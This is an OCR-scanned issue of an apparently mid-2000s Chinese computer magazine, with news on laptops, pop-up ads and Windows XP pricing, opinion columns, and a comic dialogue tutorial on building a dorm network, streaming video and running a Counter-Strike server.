这款笔记本型号为DFREE2000A，它的基本配置为：VIA C3-M 1.2G中央处理器，14.1英寸XGA TFT显示屏，128M DDR内存，30G硬盘，24X CD-ROM，集成高性能3D显卡，56K MODEM，100M网卡，4×USB 2.0，串口，并口。

上榜理由：相比成熟的欧美市场，中国笔记本市场的年50%的高增长率是空前绝后的。面对笔记本配件标准化、生产模块化、产品同质化的趋势，新蓝3999元的产品是否能一举将国内外一线产品拉下6000元的价格底线？据内部消息透露，国内一线厂商已经开始布局5000元价位。在新蓝、神舟的价格拉动下，消费者有理由期待2999元时代的早日到来。



弹出广告



说到什么东西一旦"弹出"就让人厌烦，那必定是网页上的弹出窗口了。对于网民，特别是电脑水平不太高的网民，乱七八糟的弹出窗口与洪水猛兽无异。这里特别要指出的是，本文的重点放在网页上以弹出窗口为载体的网络广告，请广大网民切勿谈虎色变。网民反感的是形式，又不是内容，互联网服务提供商（ISP）为什么就那么认死理？记者调查中发现了更多鲜为人知的网络广告的问题。

弹出广告仍在


早在2004年8月，两家门户网站新浪和搜狐相继对弹出式广告给网民带来了不良的上网体验给予了说明。新浪CEO汪延郑重承诺，新浪一年后消灭弹出式广告。搜狐更是放言，从2004年8月起封杀弹出式广告。当时，京城某家大众媒体连续报道了两家公司的惊人之举，舆论一片哗然，用户更是拍手称快。一时间，网民声讨以弹出式广告为代表的网络广告，就像人人喊打过街鼠。就在网络巨人"断臂"之举为网民津津乐道的时候，先是新浪把转载那家大众媒体报道的网页撤掉了，"封杀"之举原来只是两大门户竞争的一个　码。

2005年1月19日，距离两大门户网站相继宣布"封杀"弹出式广告的近半年以后，读者Yours报料，在搜狐提供给广告客户的"网络广告报价单"上，赫然将弹出式广告以2万到15万不等的价格出售。记者先后打开搜狐首页的50个频道时发现，弹出式广告数量竟然达到了19个之多！新浪的现状如何呢？也许是新浪CEO汪延承诺的"一年"适应期还没过的缘故吧，2月27日，新浪网首页的弹出式广告数量就已达到两个之多。

另类广告又起

为了衡量网络广告给网民带来的利与弊，记者用QQ和MSN Messnger随机采访了部分网民。谈到弹出式广告，大多数网民觉得内容有时是可以接受的，但形式不太好，毕竟影响了阅读。谈到哪些网络广告最影响阅读，多数网民提到了弹出式广告，另一些网民也提到了一种"对联广告"，反映有些"对联广告"影响阅读的程度比弹出式广告更严重。

降价5天仅售几套 微软之意不在酒



2月18日，微软推出Windows XP降价方案，在提交"获得未经授权Windows软件情况说明"后的5个工作日内，将可以获得电子优惠券，然后凭电子优惠券换取订单，再凭订单去经销商处优惠购买Windows XP。至记者截稿时止，记者电话采访的微软指定销售商——连邦软件的多家专卖店负责人表示，Windows XP降价后并未得到消费者的追捧，得到的最终结果是，5天来微软通过连邦的渠道在全市仅售出不到10套Windows XP。

活动进行中，微软再爆冷门：2月28日，OEM Windows XP激活码将被停用；3月初，限制网上激活；4月12日，所有用户都会被迫升级SP2。此举再次昭示世人，微软降价之意绝不在酒。

上榜理由：微软的心思你别猜，猜来猜去你也不明白。4月12日大限来临之际，抓紧进行升级SP2后的测试，才是正道。

想说再见不容易

■本刊记者 张健 ■选题提供 Yours（奖金100元）

弹出式广告可以关闭，某些网站对联广告竟不能关。记者先后打开了IT168、新浪、搜狐、PCPOP等网站，发现基本上都存在有对联广告，其细微差别之处在于PCPOP首页的对联广告与其他网站相比，简化了关闭按钮。网络广告特点之一就是针对性强，即广告受众可以从被动接受变为主动选择。"对联"形式的出现从某种程度上说确实解决了商家推广品牌和网民有选择地 览广告的矛盾。但如此悬浮在网页上而不能及时关闭，就有ISP提供此广告形式的初衷了。



截自搜狐(右)和PCPOP（左）两个网站的对联广告,注意右上角关闭按钮的差别

网络广告商机大 关掉不容易

弹出式广告已成为互联网上的一大公害，国际上大的互联网公司早就开始联合抵制这种广告形式。Google率先推出具有阻止弹出窗口功能的工具栏Google Toolbar，此后微软Windows XP的SP2也基本解决了弹出窗口的问题。微软还没来得及做的工作，一些采用IE核心第三方 览器已经帮它做了，如Maxthon等。尽管如此，网络广告商们仍旧不遗余力地推陈出新，甚至不惜再次侵害网民的上网体验。这里面的问题正如新浪CEO汪延所说，"这不是技术问题，而是钱的问题。只要新浪能继续目前良好的增长势头，用一年时间，新浪愿意拒绝弹出式网络广告给网站带来的巨大金钱诱惑。"

广告示例	形式说明	搜狐首页	新闻频道	汽车频道		17173游戏专区首页通发	
				频道首页	子栏目首页		
弹入窗口广告	350*250，<30K	150,000	100,000	50,000	25,000	30,000	
		A组频道		B组频道		C组频道	
		频道首页	子栏目首页	频道首页	子栏目首页	频道首页	子栏目首页
		30,000	15,000	20,000	12,000	10,000	5,000
17173游戏专区首页通发弹入窗口：在投放时间段内，对于同一IP，出现频率为每2小时一次；即每2小时打开或刷新任何一个或多个游戏专区首页，只可看到一个弹入窗口广告。							

搜狐网广告报价单中关于弹出式广告的报价

面对上亿元规模的网络广告市场，面对内有Baidu，外有Google、Yahoo主导的搜索广告分去了近乎30%市场份额的网络广告市场现状，互联网企业还会放弃利润巨大的弹出式广告为代表的"问题广告"吗？如果不能，网民的利益谁来保护？弹出广告，想说再见确实不易。 CF [XW02]

热 词

反狗仔相机

根据惠普最近提出的专利申请文件，一种专门用于对付狗仔队的数码相机技术即将得到应用。该装置设在数码相机的系统内，可利用遥控造成任何拍摄的画面脸部模糊不清。它的好处是能装设在手机里，坏处是任何人都可关掉它。

神秘标记

Intel最近所提出的"Intel Inside VIIV"以及"Intel VIIV"的商标申请不禁让人怀疑，这家全球最大的晶片商正在盘算什么新的全球品牌计划。有人认为这是罗马数字，也就是6与4，代表的是64位技术。另外也有人猜想VIIV会是双核晶片的标志。



贼喊捉贼

日前，一种名为Sober的病毒变种通过电子邮件在网络上快速蔓延。该蠕虫能伪装成一份来自反病毒公司的对发现此种病毒新变种的警告通知，并声称附件内含有软件补丁而试图诱使用户将其打开。

iPod死对头

日前，一家法国公司透露，iRiver新的播放器iRiver H10 Junior具有2GB闪存和长达60小时的电池续航能力。该产品（下）与iPod产品的对比图片出现在一家韩国网站上。



CF [XW03]

IT业 一口吃不成胖子

■ 姜琪

鸡年伊始，IT厂商捷报频频。大家无一例外将宣传口径统一到2004年业绩如何上升，2005年如何实现盈利。联想首当其冲。收购IBM PC事业部接近尘埃落地，部门整合基本就位，看得出联想高层正在按部就班地打造世界级的PC制造航母。微软以守为攻。继去年冬天推出了“正版优势计划”后，今年开始进一步推广正版产品扩张战略，以北京市政府2900万元采购大单为契机，进而全面推广自己的正版软件，折扣之大绝无仅有。

联想也好，微软也罢，我们不难看出老资格IT企业的发展道路很少有跳跃式阶段。平稳的每一步取决于长时间的决策和多方面积累。因为人人都知道IT行业一口吃不成胖子!

然而，和国内外知名的IT企业不同，某些中小企业和IT工作者的想法有点特别。不久之前，我在爱机上安装了某款流行的国产共享软件的最新版。在使用过程中我发现原来这个新版本竟然带着杀毒功能和防火墙。看来软件作者也想在杀毒领域占个一席之地。我在QQ上与此软件作者进行交谈，软件作者称:“任何安全类软件也不能保证系统的安全，要配合其他软件使用。”于是，我便使用了一下，结果出乎意料!

先用最新病毒库的瑞星杀毒软件对系统内存区进行查杀病毒工作，提示无病毒。后来用这款软件的病毒查杀功能同样对系统内存区进行扫描，竟找到不少病毒。在该软件的病毒测试报告中所列出的疑似病毒程序中，笔者发现了这几个程序来自Windows XP自带的拨号上网工具!值得肯定的是，这些被杀出来的病毒确实是Windows XP自带的系统文件，而非计算机病毒。

简单的事件说明了一个深刻道理，凭借自己的一技之长，就想一口吃成胖子，至少在IT行业是很难办到的(编者:杀毒产品必须经过公安部计算机病毒防治产品检验中心评测方可上市)。

其实，岂止IT行业，作IT人更不可能一口吃成个胖子。联想前董事局主席柳传志先生，从中科院计算所的一个研究人员到国际知名企业一把手的发展道路，虽经历过的风雨无数，却始终不渝地把联想的每一个发展战略制定得尽量是宏观与微观的统一，一方面让企业走得动，一方面也不至于一步登天。

当IT人纷纷以“搞IT”引以为豪的时候，切忌想一口吃成胖子。如果能，请期待奇迹的发生吧。CF [XW04]

“剿匪”与“招安”

■ 吴具植

私服历来被网游运营商视为毒药，但近来偏有不信邪的，打算把它当补药吃。在网游《战国英雄》的发布会上，宝德网络提出了“分服运营”计划，结果计划比产品更轰动，因为不少人认为这分明是对私服的招安书。所谓分服运营，就是任何人向宝德网络支付一定费用后，即可获得《战国英雄》的单组营运权，并根据营运情况从点卡销售中分成。尽管类似的加盟分销模式在其它行业并不鲜见，但施之于网游中却是大姑娘上轿头一回，怪不得大伙儿怎么瞅它都觉得别扭，心中的狐疑始终挥之不去。

人们倒不是担心宝德网络被毒物放倒，最怕的是这种正反倒悬的情形，犹如鲍鱼之肆转眼变芝兰之室一样，一时很难被“正统”观念熏陶日久的人们接受，视之为“异端”也就在所难免。当然，历史总是在保守者的诅咒中前行的，一切美丑、善恶、香臭的判断都是与时俱进的。不过万物都难以离开它植根的土壤，如果新思潮新观念跨度太大，与时代严重脱节，同样会陷入乌托邦的困境。

在网游世界里，私服的行径跟劫了生辰纲的“贼人”差不多。对啸聚山林的匪患是剿还是抚，从水 时代起就是个两难的选择。通常的作法是先往死里剿，实在剿不灭了才放下大棒，举起胡萝卜，不管是宋江，还是张作霖，最后都是被“抚”服而不是“剿”服的。眼下私服的状况同历史上的匪患何其相似。不管是网游营运商，还是管理部门，对其的打击力度不可谓不严厉，甚至动用了最具震慑力的法律;用过的招数不可谓不多样，不敢说已用尽至少也用得差不多了，然而私服之气势非但未见萎靡，反而更加嚣张，个中原因，一言难以尽道。

拭去宝德网络为“分服运营”堆砌的华丽词藻和堂皇说辞，很容易看出它朴素的主旨:将草寇收编成正规军，诱以地位、许以甜头令其不再为祸。这同宋徽宗对付宋江的招数如出一辙。单从手法上看，这种拾古人牙慧的招数无甚奇处，也了无新意。然而若将它置于眼下网游的大环境中，就不得不承认它对既往观念的反叛还是颇具革命性的，不然何以会引起大家如此的惊诧和不适。

在网游世界里，什么 怪事我们没见过?什么百年难遇的奇事我们没遇着?我们的心胸已被锻练得足够宽广，几乎能容下所有世上难容之事。剿既不灵，抚又何妨?即便毒如砒霜，历代本草亦纳之入药，何况私服尚不会像砒霜那样要了网游营运商的命。古人不见今时月，今月曾经照古人，历史确实可以助我们看透私服的未来。

CF [XW05]

CFan 上演精彩好戏，大型七幕校园IT话剧



剧情简介: 本剧以XX大学XX男生宿舍为背景，故事发生在新学年伊始，刚过完假期的四个大二男生回到了阔别已久的校园，刚回学校的这四个男生本来还有些郁闷，但一回寝室，却得知了一个天大的好消息，那就是——学校开通校园网了。消息一传出，举校欢庆，大家都奔走相告，这四个男生也不例外，面对浩 的网络世界，他们兴奋不已，故事也就随之而发生了……

局域网的幸福生活

■ 刘晓辉　拱旭东　冯英杰

出场人物:

老　农——生于大城市，但相貌酷似农民，故江湖人送一雅号“老农”，此君乃电脑白痴，对上网更是一窍不通。第一次在网吧上网因举止笨拙被两位MM当场嘲笑，从此不再涉足网吧半步，每日只顾埋头苦心耕读。

汉堡包——时胖时瘦，体重波动极大，且胖瘦毫无规律可循，胖时体宽面善，瘦时形如 木，故人称“汉堡包”，他以数码硬件技术纵横江湖，自谓“世上硬的都不出我所知”！

馒　头——相貌平平，丢入人海马上不知所踪，脾气极好，但性情平淡，这家伙软件网络双绝，电脑技术无所不知，但常常大隐隐于市，行踪极其诡异。

牙　签——典型的小白脸，常嘴刁牙签扮“小马哥”状，CS枪法一流，网游款款配备顶极装备。不过因其瘦小没得“小马”称号却被叫做“牙签”。

第一幕:玩无线网络快乐无限

这天，四人刚回到寝室，正各自收拾着行李，老农发现墙上多了一个插口，便招呼其他三人过来看。

汉堡包: 说你是农民你还不信，这是校园网的接入端口。太好了，有了它以后我们上网就不愁了，幸福生活终于来到了。

馒头: 能不能上网还不一定呢，不过有了这么个大局域网也是不错的事情。牙签，你也不用再愁找不到对手了，学校里高手极多，不用你再到网吧里跟别人挑衅了。

牙签: 最爽还是你吧，你这个下载狂还不知道要占用我们多少的带宽呢。

老农: 反正我没有电脑，不关心这个，可是这里只有一个口，你们三个人怎么用呀，我看这个插口也没有什么用处。

牙签: 笨啊你，我们可以搭局域网啊。

汉堡包: 强烈建议整无线的，免得到处都是线乱七八糟的。

馒头: 无线配置起来非常复杂，价格也不菲呀！

汉堡包: 呵呵，我这里就有无线AP，今天就让你知道我的本事，一套基本的组网硬件包括一个无线网桥(AP)和一块无线网卡，我的是华硕无线AP WL330，你们各自装上支持Intel 802.11b的无线网卡就可以组成无限局域网，价格也不算太贵。无线AP的硬件安装再简单不过了，接上就好，不过软件配置就复杂异常了。看我的配置步骤:



04年最小的无线AP
——华硕AP WL330

第一步: 笔记本电脑要先开启无线网络开关，台式机无线网卡安装后一般都会处于打开状态，将局域网线插入AP的LAN端口，这时如果网络通畅，AP的LAN指示灯会显示为工作正常。请注意，AP就相当于普通有线网络的交换机(SWITCH)，而无线网卡本来面目就是网卡一块。

第二步: 在校园环境中，一般都采用固定的IP地址分配方案。那么，Windows环境中是不能把两块网卡配置成同

一个IP地址的，因此需要将原局域网卡的TCP/IP调整为自动，或者干脆把局域网卡设置为禁用，设置成功后网卡显示为灰色状态。

第三步:给无线网卡分配IP地址。简单地说，就是一切按照原来局域网卡的分配方案配置就可以了，包括IP地址、子网掩码、网关和DNS等。

在不调整AP的情况下，开启无线局域网就是这么简单。但如果准备享受无线网络的人不止三四个，数量超过小小AP的承受量了，那就必须增加AP数量了。每一个AP能承受的无线网卡的数量是有限的，正如交换机的LAN端口数量是有限的。我们还是以我这款华硕的AP为准，说说如何增加，其他品牌的AP设置大体相同。

第一步:重新设置任何一块无线网卡的IP地址和网关，设置成和AP默认设置在一个网段即可。我们的华硕无线AP缺省IP地址是:192.168.1.1，不同牌子的AP有时候IP地址会不同，这就要求大家在购买AP的时候询问清楚，或者看明白说明书了。调整无线网卡网关到192.168.1.1，然后IP地址随便设置一个192.168.1.x的，在IE 览器里面直接输入"http://192.168.1.1"进入AP设置界面(见图1)。

第二步:设置AP的网络名称(SSID)和频道(CHANNEL)。SSID相当于一个"工作组"，每一个AP连起来的无线网络都只能使用不同的SSID，大家可以更改为其他名字，我这里设成了"AP01"。"CHANNEL"是频道选择，总共有13个频道，我们分别把两个AP设为"7""9"。

第二步:设置AP的IP地址分配方案。AP设置界面中的IP地址、子网掩码和网关，我们可以不用理会。因为我的这款AP是没有路由功能的，相当于一部交换机。

第三步:指定能够访问该AP的无线网卡。在上面的管理界面里面进入Access Control，取消"Accept association requests from any station"的勾选，在列表中输入授权访问的无线网卡的MAC地址，然后按Apply键重启AP。MAC地址的获得，可以"双击"无线连接，选择"支持"，单击"详细"，其中"物理地址"就是网卡的MAC地址(见图2)。

其实Windows XP很聪明，在不进行"第三步"设置的情况下，Windows XP也会根据用户情况和信号强度，自动推荐临近网卡选择无线网络连接。

使用中，你会发现无线网卡检测到多个"无线网络"的情况，你只需要选择自己授权的无线连接即可。剩下的工作就让Windows XP自己做吧。

馒头:没想到你小子不光硬件很猛，软件技术也不赖呀!

汉堡包:呵呵，献丑了。倒是老农，我们电脑都组成了局域网，你一个人好脱离群众呀，难怪人家叫你老农。

老农不语!



图1




图2

第二幕:打印共享皆大欢喜

老农在众人的挤兑之下，终于去电脑城买了台促销品牌机，3500元竟然还送HP打印机，把老农乐坏了。

老农:快看看我买的电脑。

汉堡包:不用看了，瞄一眼我就知道全是垃圾配置，就是这个打印机还不赖，送我吧。

牙签:别欺负老实人了，老农，快把CS装上，让我好好虐你一下。

馒头:老农你的机子太烂，装了打印机就更慢了，还是让我来受苦吧。

老农:哦，那打印机就一个，要不你们轮流用?

汉堡包: ，共享不就得了，馒头不用你出马，我来!

汉堡包说法:


说到打印机共享再简单不过了，老农把打印机装好，设成共享就行，具体操作跟我做:

第一步:在"控制面板"中双击"打印机和传真"图标，显示"打印机和传真"窗口，列出已经安装就绪的所有打印机和传真机。


图 3

第二步:右击欲设置为共享打印机的打印机图标，并在显示的快捷菜单中选择"共享"，显示如图3所示"打印机属性"对话框，选择"共享这台打印机"单选项，将该打印机设置共享打印机。然后，在"共享名"文本框中为该打印机命名，以区别于其他共享打印机。

第三步:若欲为网络中运行非 Windows XP的用户共享该打印机，需单击"其他驱动程序"按钮，显示"其他驱动程序"对话框，为其他操作系统安装打印机驱动程序(见图4)。


图 4

老农你这边就搞定了，我们用"搜索"找到你的打印机，双击，我们的系统就会自动安装你的打印机的驱动程序，就可以当自己的打印机用了。不光如此，比如你的机子上有个什么扫描仪、刻录机、摄像头都可以让我们共享一下。

老农:这下你们的论文讲义都可以在我这打印，爽了吧!

众人皆言爽!

老农:首先打印纸以后你们全包了，其次今天我的晚饭也由你们管!

话音未落，众人鸟兽散……

第三幕:有 BT 不怕你跑

校园网联通之后，校园里冒出了不少小网站、BBS、FTP服务器，好东西倒真是不少，寝室四人也不亦乐乎，不过经常是看着、下着东西，对方网站突然就不能访问了，估计是机主关机跑哪儿玩去或者睡觉了。

牙签:哇　，又跑了，我这网游客户端才下了一半，这人真是讨厌，搞个服务器还关来关去的太不负责任了。

馒头:我有个主意，我们搞个BT服务器，以后服务器掉了还可以从别人的电脑里下，这样不就爽了。

汉堡包:还等什么，我这堡音箱的软件也才下了一滴滴!

馒头:别急，这个BT服务器再简单不过了。

馒头论道:

我们到http://www.onlinedown.net/soft/35633.htm下载个MyBT服务器软件即可。它用C++语言编写内核，是我们非常容易上手的中文化界面，内置Web服务器，用户不需要配置虚拟机，即使你没有架设服务器经验，也可以在几分钟之内快速架设一台属于自己的BT服务器。


图 5

第一步:进入"目录设置"，设置上传种子的路径。MyBT缺省使用"C:/mybt/upload"作为BT发布主目录和上传种子文件目录，不过考虑到系统的安全性，我们还是更改这个路径。服务端口就用6969，最后点击"保存修改"按钮使之生效(见图5)。


图 6

第二步:进入"系统设置"，在这里，我们可以为注册用户和普通游客设置不同的权限，例如注册、　览、下载、留言、上传、编辑、管理等操作权限，只需要点击相应的复选框即可。还可以设置最大并发连接数、最大链表文件数、连接超时、下载超时、允许Track共享连接数等，现在不用管，使用缺省设置值即可(见图6)。


图 7

第三步:其他的选项影响不大，大可不动，接下来我们在运行界面上点击"一键安装服务器"按钮(见图7)，系统会首先清除旧的数据文件，然后自动启动



图 9



在 BitComet 中制作 Torrent 的界面

后台服务，初次使用时需要创建管理员账户和密码，一定要记住这些信息(见图8)。



图 8

到此 BT 服务器就创建完成了，简单吧。

所有设置完成后，我们可以使用以超级用户的身份启动控制台窗口，成功登录 BT 服务器后，会见到如图 9 所示的窗口，此时的 URL 地址为"http://localhost:6969/index.html"，接下来你需要做的就是上传*.torrent文件，创建时注意将索引服务器的地址设置为与上相同，如果你有固定IP地址的话，可以将"localhost"更改为IP地址，Torrent 文件具体制作过程这里就不多说了，现在下载 BT 的工具都可以制作。

至于上传下载这些事情以后就交给校园网里各位同学了，我们只需要传播一下服务器的地址即可。

馒头:老农，为了你电脑水平的快速成长，我们决定把管理 BT 服务器的大任交给你!

老农:怎么这么看得起我? 好，我一定把服务器管理好，不辜负你们的厚望!

众人皆喜!

第四幕:寝室影院正点开播

牙签又买了不少好片，本着好东东大家分享的原则，刚买来的碟就被哄抢一空，仅仅还回来的几张也是手印儿纵横，让他心疼不已，决定影碟概不外借。

牙签:以后我的碟概不外借!

馒头:一屋的兄弟也不借呀?

牙签:嘿嘿，就属你最糟蹋我的碟了!

馒头:这样我给你的电脑搭个电影院，你看的时候我们也可以沾沾光，以后你就给我们定期放电影好了。

牙签:还能这样?

馒头:来来，看看我怎么给你弄! 不就是个视频广播服务嘛。

馒头论道:

正统的方法是安装一套 Windows Media Server 或者 Helix Server，这样就可以搭建一个音视频的点播和广播服务系统，不过这个工程太大了，我们简单地安装 Windows Media 编码器基本上就可以达到这个目的了。Windows Media 编码器可以在 http://www.onlinedown.net/soft/3333.htm 下载，目前最新版本为 9.0 版，文件大小为 9MB 左右。安装之前，应确保本机的 DirectX 版本在 8.1 以上，否则编码器的安装无法进行。按下面的步骤来做就可以搞定:

第一步:完成安装后，运行 Windows Media 编码器，将会弹出向导窗口。选择"自定义会话"，进入"设备选项"对话框(见图10)。



图 10

第二步:在"源"标签将"源来自"选为"文件"，在"文件名"处 览添加你要广播的视频(见图11)。



图 11

第三步:在"输出"标签选择"自编码器拉传递"选项。在进行 HTTP 端口设置时，要确保设定值与其他访问端口

不会发生冲突，可以点击“查找可用端口”按钮让系统自动分配端口(见图12)。

第四步：在“压缩”标签中设置合适的视频和音频编码方式。由于设置过高会导致接收端的画面出现停顿，因此建议大家选择系统默认的设置即可，最后点击“完成”按钮便完成了基本的设置工作。

第五步：此时，点击界面上方工具栏中的“开始编码”便可以开始向局域网内的用户进行广播了(见图13)。

这个时候只要告诉大家观看的IP地址和端口，全校园网的人都可以收看电影了，那真可谓造福人类了。需要收看的同学只需在IE 览器的“地址”栏中键入“mms://我们的IP地址:端口”，即可使用Windows Media Player观看网络电影了。

不过DVD碟片是不能直接进行广播的，还需要经过RIP等步骤制作成视频文件在编码成流格式才能在这里广播，据CFan阿拱透露，不久就会有专题出来全面教大家如何RIP、如何压缩。

牙签：那还等什么，快搭起来，让大家看看我牙签有多大方！

众人：切！

牙签：嘿嘿，那我想让某些人看不了呢？

馒头：那也简单，默认情况下网络中的任何客户端都是可以连接到广播网络的。如果想要指定客户端的访问权限，可以将相应的IP地址添加到允许列表中。如果要防止某个特定的客户端访问，可以将该客户端的IP地址添加到拒绝列表中。这些都可以在菜单栏中“工具→广播安全”选项中进行设置(见图14)。

牙签：馒头真行，下次CS我可以放你一马！

馒头：别，我还想和你这个高手多学两招，你见我千万别手下留情！




图12



图13



图14

第五幕：足球之夜一同狂欢

听闻很多学校的寝室都配备了电视，适逢意甲赛季，寝室里四人发起了牢骚，埋怨寝室既然都有闭路接口为什么不给配电视。

牙签：明晚直播意甲AC米兰对尤文图斯，哥儿几个还是到我家里去看吧！

老农：你家那么远我们才懒得跑呢，这不是有闭路接口嘛，去弄台电视吧。

汉堡包：好家伙，还不够麻烦的，我去弄块电视卡给你们解解馋吧。

老农：就你那屁大点的显示器，要是放起来了意甲，不知多少人一拥而来，济济一堂，我们这小屋哪里招架得住 。

馒头：好说，咱们照样可以广播出去！汉堡，快去买电视卡吧，挑个好点儿的，不要又图便宜。

汉堡包：我挑电视卡那可是大有一套，听我给你们道来！

汉堡包说法：

电视卡现在已经非常便宜了，300元左右已经可以买到很好的了。现在的电视卡分为两种，一类是和显示芯片密切相关的产品，比如NVTV和ATi TV wonder；另一类是独立芯片的电视卡，代表芯片如飞利浦SAA7130/7134芯片和Conexant BT848/878。前者通常因为集成，效果未必最好，但这类电视卡大多带硬压缩功能(可以更好地采集视频)，所以价格更贵；后者的产品可就多了，价格便宜，功能也够用，所以宿舍里面采购电视卡，推荐第二类。不过，在众多品牌的具体产品中，电视卡的个体差异还是比较大的。首先，从解码效果来看，飞利浦SAA7130/7134芯片的规格明显高于Conexant BT848/878，前者具有对提高视频画质至关重要的梳状滤波功能，而后者没有，所以强烈推荐采购飞利浦芯片的电视卡。另外，高频头也分好坏，在芯片相同的情况下，高频头的质量差异会带来非常明显的画质表现。选购时，一定要尽量选择采用飞利浦或LG等大厂品牌的高频头的电视

卡 。

电视卡的安装通常都很简单，与一般的即插即用硬件没有什么两样。需要注意的是，在安装时要选择正确的电视信号制式，即PAL制式。

老农:你小子还真有两把刷子，不要光讲理论了，准备买什么牌子的?

汉堡包:我早就想好了，去看下面这两款:天敏电视大师3和康博M150，价格公道量又足。


众人窃喜:反正我们不用花钱，管你买什么牌子的。

牙签:那广播还是用我那套东西吗?


馒头: ，基本上差不多，只要在第二步里面将“源”标签里的“源来自”选为“设备”，在“视频”选单里加上电视卡的设备即可，太easy，我也不多说了，你自己试试就知道了，而且还可以直播你的桌面，让全校人知道你每天都在做什么。

牙签:我吃多了，同时泡N个MM的时候要被我女朋友知道了，哪还了得……

众人 然!



康博M150 采用Philips SAA7130HL芯片，支持遥控器开关机，价格也在300元以内。



天敏电视大师3 采用Philips 7130芯片，价格200元出头，性价比很好。

第六幕:内建战网外修战功

老农奔图书馆苦读去了，寝室三人都埋头在电脑之中，突听在CS中激战的牙签大喊“太卑鄙了!”。

牙签:这帮人真是没品，输了就刷，还动不动就退服务器，真不想带他们玩儿了。

汉堡包:你自己建个服务器自己当老大呀，这方面馒头强。

馒头:呵呵，我给你出个主意，老农的机子除了聊聊天看看网页也干不了什么，你在他的机子上搭个CS战网服务器，你只要有管理权限就可以控制了，带谁玩不带谁玩，怎么玩全都由你一手操纵，还不影响你系统的性能，如何?

牙签:好呀，趁老农不在，我们赶紧动手。

汉堡包:架一台运行稳定、流畅的CS服务器，硬件的配置尤其重要。

馒头:也用不着，带8～12个人，老农这台赛扬2个G足够了，重要的还是软件。架设CS1.5的服务器软件HLserver可以到各大CS网站下载。我来跟你们说怎么做:

馒头论道:

先安装HLserver，一直“下一步”即可，一切搞定之后，就需要配置了，这里最关键。

一般情况下，只需要修改HLserver的cstrike文件夹下的server.cfg、mapcycle.txt、motd.txt三个基本文件即可。server.cfg是服务器的配置文件，mapcycle.txt是地图循环的顺序，motd.txt是服务器的说明。

按照下面这个表格的讲解进行配置，相信玩CS的你没有不理解的，server.cfg这个文件直接用记事本打开就可以进行编辑了。其中0表示No，1表示Yes。

参数	说明
sv_aim 0	是否自动瞄准
pausable 0	客户端是否可暂停游戏
hostname "CFan CSServer"	服务器名字
mp_timelimit 30	更换地图时间
mp_c4timer 45	炸弹倒计时时间
mp_falldamage 1	高处落下伤害
mp_flashlight 1	是否有战术手电
mp_footsteps 1	是否有脚步声
mp_freezetime 4	每局开始固定买物品时间
mp_friendly_grenade_damage 1	手雷是否伤害友军
mp_friendlyfire 1	是否友军伤害
mp_autoteambalance 2	自动调整双方人数差异的最低限制
mp_roundtime 4	每回合最大时间数
rcon_password *****	服务器密码，*部分为自己设置
mp_limitteams N	双方超过N人即自动调整，N为数字
mp_tkpunish 1	是否惩罚伤害友军
mp_mapvoteratio 0.2	投票比率
mp_logfile 1	是否服务器留下记录文件
mp_fadetoblack 1	人物死亡后屏幕是否变黑，1为改变，0为默认
mp_forcechasecam 0	死后是否可以随意看，1只可看自己人，2只可看摄像机角度
mp_buytime 90	可以购买物品时间,1.5分钟为默认
mp_winlimit 17	当某方胜利次数达到17次更换地图
allow_spectators 1	允许观察员角度，0为不允许，1为允许，1为默认
mp_hostagepenalty=3	规定时间内伤害人质超过三人自动踢出

mapcycle.txt里面包含的是循环用的地图文件名，不用


带后缀。例如，de_dust.bsp，只取de_dust。地图在Hlserver/cstrike/maps文件夹，将准备玩的地图挑出来，然后，将文件名按照如上所述的规则添加至mapcycle.txt中，每个地图之间用硬回车隔开就行。

motd.txt是服务器说明文件，当玩家进入服务器后看到的第一个窗口就是它了。该文件的随意性比较大，可以是一些注意事项、规则和服务器的基本设置等，你可以把你的规矩写在里面，比如Camp者踢之类。

最后运行带参数的HLDS.exe命令运行服务器，运行参数如下：

```
hlds.exe -game cstrike -port 27016 +maxplayers 22 +map  cs_office
